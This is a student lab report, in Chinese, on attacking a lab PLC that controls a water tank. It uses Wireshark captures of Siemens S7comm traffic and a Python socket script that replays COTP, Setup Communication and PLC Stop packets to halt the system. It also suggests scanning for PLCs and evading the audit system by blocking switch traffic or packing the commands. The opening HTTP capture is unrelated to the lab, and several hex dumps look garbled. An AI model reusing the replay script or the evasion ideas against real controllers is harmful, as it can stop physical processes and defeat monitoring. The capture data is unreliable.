63	10.136.30.38	7.509943	202.113.18.106	TCP	66	58342 → 80 [ACK] Seq=667 Ack=4459 Win=513 Len=0 TSval=6331328 TSecr=3034174798	
64	202.113.18.106	7.514083	10.136.30.38	HTTP	911	HTTP/1.1 200 OK (text/html)	
65	10.136.30.38	7.517238	202.113.18.106	TCP	66	58334 → 80 [ACK] Seq=958 Ack=639 Win=510 Len=0 TSval=6331335 TSecr=3034174751	
66	10.136.30.38	7.564002	202.113.18.106	TCP	66	58342 → 80 [ACK] Seq=667 Ack=5304 Win=509 Len=0 TSval=6331382 TSecr=3034174802	
82	10.136.30.38	7.697868	202.113.18.106	HTTP	609	GET /a77.js?version=1696987875318 HTTP/1.1	
83	10.136.30.38	7.698223	202.113.18.106	HTTP	609	GET /a41.js?version=1696987875318 HTTP/1.1	
84	10.136.30.38	7.698344	202.113.18.106	HTTP	519	GET /eportal/extern/hkdx6/config.js?version=1696987875318 HTTP/1.1	
85	202.113.18.106	7.702557	10.136.30.38	TCP	66	801 → 58334 [ACK] Seq=639 Ack=1411 Win=216 Len=0 TSval=3034174991 TSecr=6331516	
86	202.113.18.106	7.702557	10.136.30.38	TCP	1494	801 → 58334 [ACK] Seq=639 Ack=1411 Win=216 Len=1428 TSval=3034174991 TSecr=6331516 [TCP segment of a reas...	
87	202.113.18.106	7.702557	10.136.30.38	TCP	1494	801 → 58334 [ACK] Seq=2067 Ack=1411 Win=216 Len=1428 TSval=3034174991 TSecr=6331516 [TCP segment of a reas...	
88	202.113.18.106	7.702557	10.136.30.38	TCP	1494	801 → 58334 [ACK] Seq=3495 Ack=1411 Win=216 Len=1428 TSval=3034174991 TSecr=6331516 [TCP segment of a reas...	

Request Version: HTTP/1.1
Host: 202.113.18.106\r\n
Connection: keep-alive\r\n
Upgrade-Insecure-Requests: 1\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.0.0 Safari/537.36 Edg/117.0.2045.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7\r\n
Referer: http://202.113.18.106/\r\n
Accept-Encoding: gzip, deflate\r\n
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6\r\n
Cookie: PHPSESSID=vm7777cdp98qmqjceer17ch7\r\n
\r\n
[Full request sent: http://202.113.18.106/3.htm?wlanuserip=10.136.30.38&wlanacname=jn1 &wlanacip=202.113.18.165&mac=00-00-00-00-00-00&session=...]
[HTTP request 1/3]
[Response in frame: 64]
[Next request in frame: 91]

0000 00 00 5e 00 01 08 10 51 07 ff 17 39
0010 02 ce c3 f3 40 00 00 06 00 00 0a 88
0020 12 6a e3 e6 00 50 14 ab 71 31 f2 f6
0030 01 fc 08 4a 00 00 01 01 08 0a 00 60
0040 9d 3c 47 45 54 20 2f 33 2e 68 74 6d
0050 6e 75 73 65 72 69 70 3d 31 30 2e 31
0060 30 2e 63 38 26 77 6c 61 6e 61 63 6e
0070 6a 6e 31 5f 26 77 6c 61 6e 61 63 69
0080 32 2e 31 31 33 2e 31 38 2e 31 36 35
0090 3d 30 30 2d 30 30 2d 30 3d 2d 30 30
00a0 30 30 26 73 65 73 73 69 6f 6e 3d 6e
00b0 72 65 6a 69 72 65 63 74 3d 6e 75 6c
00c0 54 50 2f 31 2e 31 0d 0a 48 6f 73 74
00d0 32 2e 31 31 33 2e 31 38 2e 31 30 36
00e0 6e 6e 65 63 74 69 6f 6e 3a 20 6b 65
00f0 6c 69 76 65 6d 0a 55 70 67 62 61 64

已知实验箱中 PLC 使用的协议存在缺乏认证的设计缺陷，

请通过流量分析与网络编程，扮演接入工控网络的攻击者，

使正常工作的储水罐系统停止工作。观察攻击成功时的现象。

在 STEP 7-MicroWIN SMART 软件中对连接的 PLC 发出 RUN 和 STOP 指令，使用 WireShark 监测从实验箱通过网线连接至 PC 开始的流量，使用 ip.addr == 192.168.1.3 进行过滤，如下图：

No.	Source	Time	Destination	Protocol	Length	Info
131	192.168.1.127	43.067285	192.168.1.3	TCP	74	16927 → 102 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM TSval=2779803 TSecr=0
134	192.168.1.3	43.070119	192.168.1.127	TCP	60	102 → 16927 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
135	192.168.1.127	43.070203	192.168.1.3	TCP	54	16927 → 102 [ACK] Seq=1 Ack=1 Win=64240 Len=0
136	192.168.1.127	43.070411	192.168.1.3	COTP	76	CR TPOU src-ref: 0x0014 dst-ref: 0x0000
137	192.168.1.3	43.072008	192.168.1.127	COTP	76	CC TPOU src-ref: 0x0001 dst-ref: 0x0014
138	192.168.1.127	43.079805	192.168.1.3	S7COMM	79	ROSCTR:[job] Function:[Setup communication]
139	192.168.1.3	43.081586	192.168.1.127	S7COMM	81	ROSCTR:[Ack_Data] Function:[Setup communication]
140	192.168.1.127	43.081716	192.168.1.3	COTP	61	DT TPOU (0) [COTP fragment, 0 bytes]
141	192.168.1.127	43.093213	192.168.1.3	S7COMM	97	ROSCTR:[job] Function:[Read Var]
142	192.168.1.3	43.094905	192.168.1.127	S7COMM	105	ROSCTR:[Ack_Data] Function:[Read Var]

查阅资料得知，S7 协议被封装在 TPKT 和 ISO-COTP 协议中，PC 与 PLC 通过基于 TCP 的三次握手建立连接后，还需要进行 COTP 连接；之后会进行 Setup Communication 建立通信，这个过程在每个会话开始时被发送，从而允许交换任何其他信息，即发送不同的作业请求。

使用 STEP 7-MicroWIN SMART 软件进行工控系统开发，连接 PLC 后下载已编好的 smart 文件，停止运行 CPU 后，实验箱对物理按键不能做出反应，显示屏能够切换模拟的不同程序，但也不能对程序中的触屏操作做出反应，实验箱下方的 PLC 物理件左侧指示灯全黄，CPU 指示灯全灭；重新运行 CPU 后，系统恢复正常。

Socket 抽象层位于应用层与传输层之间，因此进行伪造访问时只需要从报文中的 TPKT、COTP 和 S7-Communication 入手。首先进行的 COTP 连接的报文如下图所示，截取其中从 TPKT 开始的非报头内容，获取到这个请求的机器码 0300001611e00000001400c1020101c2020101c0010a:

136	192.168.1.127	43.070411	192.168.1.3	COTP	76 CR TPOU src-ref: 0x0014 dst-ref: 0x0000
137	192.168.1.3	43.072880	192.168.1.127	COTP	76 CC TPOU src-ref: 0x0001 dst-ref: 0x0014
138	192.168.1.127	43.079805	192.168.1.3	S7COMM	79 ROSCTR:[Job] Function:[Setup communication]
139	192.168.1.3	43.081586	192.168.1.127	S7COMM	81 ROSCTR:[Ack_Data] Function:[Setup communication]
140	192.168.1.127	43.081716	192.168.1.3	COTP	61 DT TPOU (0) [COTP fragment, 0 bytes]
141	192.168.1.127	43.093213	192.168.1.3	S7COMM	97 ROSCTR:[Job] Function:[Read Var]
142	192.168.1.3	43.094905	192.168.1.127	S7COMM	105 ROSCTR:[Ack_Data] Function:[Read Var]
143	192.168.1.127	43.095013	192.168.1.3	COTP	61 DT TPOU (0) [COTP fragment, 0 bytes]
144	192.168.1.3	43.119507	192.168.1.127	TCP	60 102 → 16927 [ACK] Seq=101 Ack=105 Win=8192 Len=0
145	192.168.1.127	44.220897	192.168.1.3	S7COMM	79 ROSCTR:[Job] Function:[Setup communication]
146	192.168.1.3	44.221307	192.168.1.127	S7COMM	81 ROSCTR:[Ack_Data] Function:[Setup communication]
147	192.168.1.127	44.221414	192.168.1.3	COTP	61 DT TPOU (0) [COTP fragment, 0 bytes]

Frame 145: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface \Device\NPF{7...}	0000	e0 dc a0 36 c0 6d 38 f3 ab c1 7b 19 08 00 45 00	...6-m8-...{...E-
Ethernet II, Src: LCFChEfe_c1:7b:19 (38:f3:abc1:7b:19), Dst: SiemensI_36:c0:6d (e0:dc:a0:36:c0:6d)	0010	00 3e ff 8f 4b 00 80 06 00 00 c0 a8 01 7f c0 a8	->...@...
Internet Protocol Version 4, Src: 192.168.1.127, Dst: 192.168.1.3	0020	01 03 42 1f 00 66 80 60 00 00 02 ff c8 50 18	..B-f.i o...P-
Transmission Control Protocol, Src Port: 16927, Dst Port: 102, Seq: 1, Ack: 1, Len: 22	0030	fa f0 84 03 00 00 00 00 00 16 11 e0 00 00 00 142-.....P-
TPKT, Version: 3, Length: 22	0040	00 c1 02 01 01 c2 02 01 01 c0 01 0a
Version: 3			
Reserved: 0			
Length: 22			
ISO 8073/X.224 COTP Connection-Oriented Transport Protocol			
Length: 17			
PDU Type: CR Connect Request (0x0e)			
Destination reference: 0x0000			
Source reference: 0x0014			
0000 = Class: 0			
.... .. = Extended formats: False			
.... .. = No explicit flow control: False			
Parameter code: src-tsap (0xc1)			
Parameter length: 2			
Source TSAP: 0101			

接着进行的 Setup communication 过程，如上得到这个过程的机器码 0300001902f08032010000ccc100080000f0000001000103c0:

145	192.168.1.127	44.220897	192.168.1.3	S7COMM	79 ROSCTR:[Job] Function:[Setup communication]
146	192.168.1.3	44.221307	192.168.1.127	S7COMM	81 ROSCTR:[Ack_Data] Function:[Setup communication]
147	192.168.1.127	44.221414	192.168.1.3	COTP	61 DT TPOU (0) [COTP fragment, 0 bytes]

Frame 145: 79 bytes on wire (632 bits), 79 bytes captured (632 bits) on interface \Device\NPF{7...}	0000	e0 dc a0 36 c0 6d 38 f3 ab c1 7b 19 08 00 45 00	...6-m8-...{...E-
Ethernet II, Src: LCFChEfe_c1:7b:19 (38:f3:abc1:7b:19), Dst: SiemensI_36:c0:6d (e0:dc:a0:36:c0:6d)	0010	00 41 ff 8f 4b 00 80 06 00 00 c0 a8 01 7f c0 a8	-A-@...
Internet Protocol Version 4, Src: 192.168.1.127, Dst: 192.168.1.3	0020	01 03 42 1f 00 66 80 60 00 00 02 ff c8 50 18	..B-f.i o...P-
Transmission Control Protocol, Src Port: 16927, Dst Port: 102, Seq: 105, Ack: 101, Len: 25	0030	fa 8c 84 06 00 00 00 00 00 19 02 f0 80 32 01 002-.....P-
TPKT, Version: 3, Length: 25	0040	00 cc c1 00 08 00 00 f0 00 00 01 00 01 03 c0
Version: 3			
Reserved: 0			
Length: 25			
ISO 8073/X.224 COTP Connection-Oriented Transport Protocol			
Length: 2			
PDU Type: DT Data (0x0f)			
[Destination reference: 0xd0000]			
.0000 0000 = TPOU number: 0x00			
1... = Last data unit: Yes			
COTP segment data (18 bytes)			
[2 COTP Segments (18 bytes): #143(0), #145(18)]			
S7 Communication			
Header: (Job)			
Protocol Id: 0x32			

在软件中按下 STOP 按钮后，会发出一个 PLC_STOP 的 job 请求，定位到该报文，获取到这个请求的机器码 0300002102f0803201000000050010000029000000000009505f50524f4752414d:

336	192.168.1.127	58.122895	192.168.1.3	S7COMM	87 ROSCTR:[Job] Function:[PLC Stop]
337	192.168.1.3	58.123883	192.168.1.127	S7COMM	74 ROSCTR:[Ack_Data] Function:[PLC Stop]
338	192.168.1.127	58.123907	192.168.1.3	COTP	61 DT TPOU (0) [COTP fragment, 0 bytes]
339	192.168.1.3	58.218689	192.168.1.127	TCP	60 102 → 16927 [ACK] Seq=1535 Ack=6899 Win=8192 Len=0
341	192.168.1.127	61.444710	192.168.1.3	S7COMM	79 ROSCTR:[Job] Function:[Setup communication]
342	192.168.1.3	61.445830	192.168.1.127	S7COMM	81 ROSCTR:[Ack_Data] Function:[Setup communication]
343	192.168.1.127	61.445945	192.168.1.3	COTP	61 DT TPOU (0) [COTP fragment, 0 bytes]
344	192.168.1.127	61.448573	192.168.1.3	S7COMM	91 ROSCTR:[Job] Function:[PI-Service] -> P_PROGRAM()


Frame 336: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface \Device\NPF{7...}	0000	e0 dc a0 36 c0 6d 38 f3 ab c1 7b 19 08 00 45 00	...6-m8-...{...E-
Ethernet II, Src: LCFChEfe_c1:7b:19 (38:f3:abc1:7b:19), Dst: SiemensI_36:c0:6d (e0:dc:a0:36:c0:6d)	0010	00 49 00 06 40 00 80 06 00 00 c0 a8 01 7f c0 a8	-I-@...
Internet Protocol Version 4, Src: 192.168.1.127, Dst: 192.168.1.3	0020	01 03 42 1f 00 66 80 60 00 00 02 ff c8 50 18	..B-f.i o...P-
Transmission Control Protocol, Src Port: 16927, Dst Port: 102, Seq: 6859, Ack: 1515, Len: 33	0030	fa bb 84 00 00 00 00 00 00 21 02 fa 80 32 01 002-.....P-
TPKT, Version: 3, Length: 33	0040	00 00 32 00 10 00 00 29 00 00 00 00 00 50 5f
Version: 3			
Reserved: 0			
Length: 33			
ISO 8073/X.224 COTP Connection-Oriented Transport Protocol			
Length: 2			
PDU Type: DT Data (0x0f)			
[Destination reference: 0xd0000]			
.0000 0000 = TPOU number: 0x00			
1... = Last data unit: Yes			
COTP segment data (26 bytes)			
[2 COTP Segments (26 bytes): #334(0), #336(26)]			
S7 Communication			
Header: (Job)			
Protocol Id: 0x32			

接下来就可进行编程来重现这三个过程来进行模拟攻击，代码如下：

```
import socket
import binascii
import time

host = "192.168.1.3"
port = 102
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((host, port))
sock.send(binascii.unhexlify(' 0300001611e00000001400c1020101c2020101c0010a'))
time.sleep(1)
sock.send(binascii.unhexlify(' 0300001902f08032010000ccc100080000f0000001000103c0'))
time.sleep(1)
sock.send(binascii.unhexlify(' 0300002102f080320100000005001000002900000000009505f50524f4752414d'))
time.sleep(1)
#sock.send(binascii.unhexlify(' 0300002502f0803201000000033001400002800000000000fd000009505f50524f4752414d'))RUN 指令
time.sleep(1)
sock.close()
```

执行该程序，正在运行中的实验箱停止运行。



四、回答问题

1. 攻击者如何获得操控 PLC 有关指令的数据包及其格式？

在 PC 与 PLC 进行通信，人为操纵时使用 WireShark 进行抓包，过滤分析得到关键指令的数据包和格式，对于未请求的指令，可以尝试读取数据包中包含的设备型号、版本等信息，通过查阅公开或未公开的信息来得到数据包格式。

2. 假设攻击者已接入目标网络且不知道目标 PLC 地址，如何获得目标 PLC 的 IP 地址来发送相关指令？

可以通过扫描目标网络中的所有主机，寻找开放端口，进行通信以确认可达的 PLC 端口。例如使用 Nmap 中的 TCP connect () 扫描到存活的端口。

3. 编程发送网络数据时有哪些需要注意的地方？

Socket 是在传输层和应用层之间的抽象架构，其下的数据包报头会由操作系统自动添加，故是需要发送 TCP 以上的数据；当对获取到的多条报文进行伪造发送时，如果发送时间间隔不够，会出现指令拥堵的情况，使得 PLC 无法正常处理这些指令，需要添加一定的延迟。

4. （可选）攻击者如何能不被审计系统发现？

观察到，审计系统与 PLC 通过一台交换机相连，通过特征流量监测，对所有的线上控制的 CPU 终止命令发出警告。可能有以下的思路进行绕过：对交换机连接审计系统的端口尝试阻塞其流量；将命令进行加壳后再发送以绕过审计系统的特征监测等。

5. 讨论如何解决本实验中的“指令攻击”？

本次实验中能够通过抓包直接获取到指令等信息，PLC 与 PC 通信仅仅通过 TCP 握手，没有认证机制，通过对数据包进行加密、对通信建立使用更加复杂的加密协议，禁止未知 IP 的控制，可以一定程度上解决指令攻击问题。

五、收获感悟

学习了 WireShark 抓包的基本过程和使用方法，通过过滤能够对有用的信息进行分析；了解了 Socket 的编程方法，对实现重放攻击的原理有了了解，并进行了实践。

六、遇到的问题及解决办法

在使用 STEP 7-MicroWIN SMART 的情况下进行模拟攻击，会提示“主机关闭一个远程连接”，发现原因是端口被此软件占用，关闭后即可进行正常连接。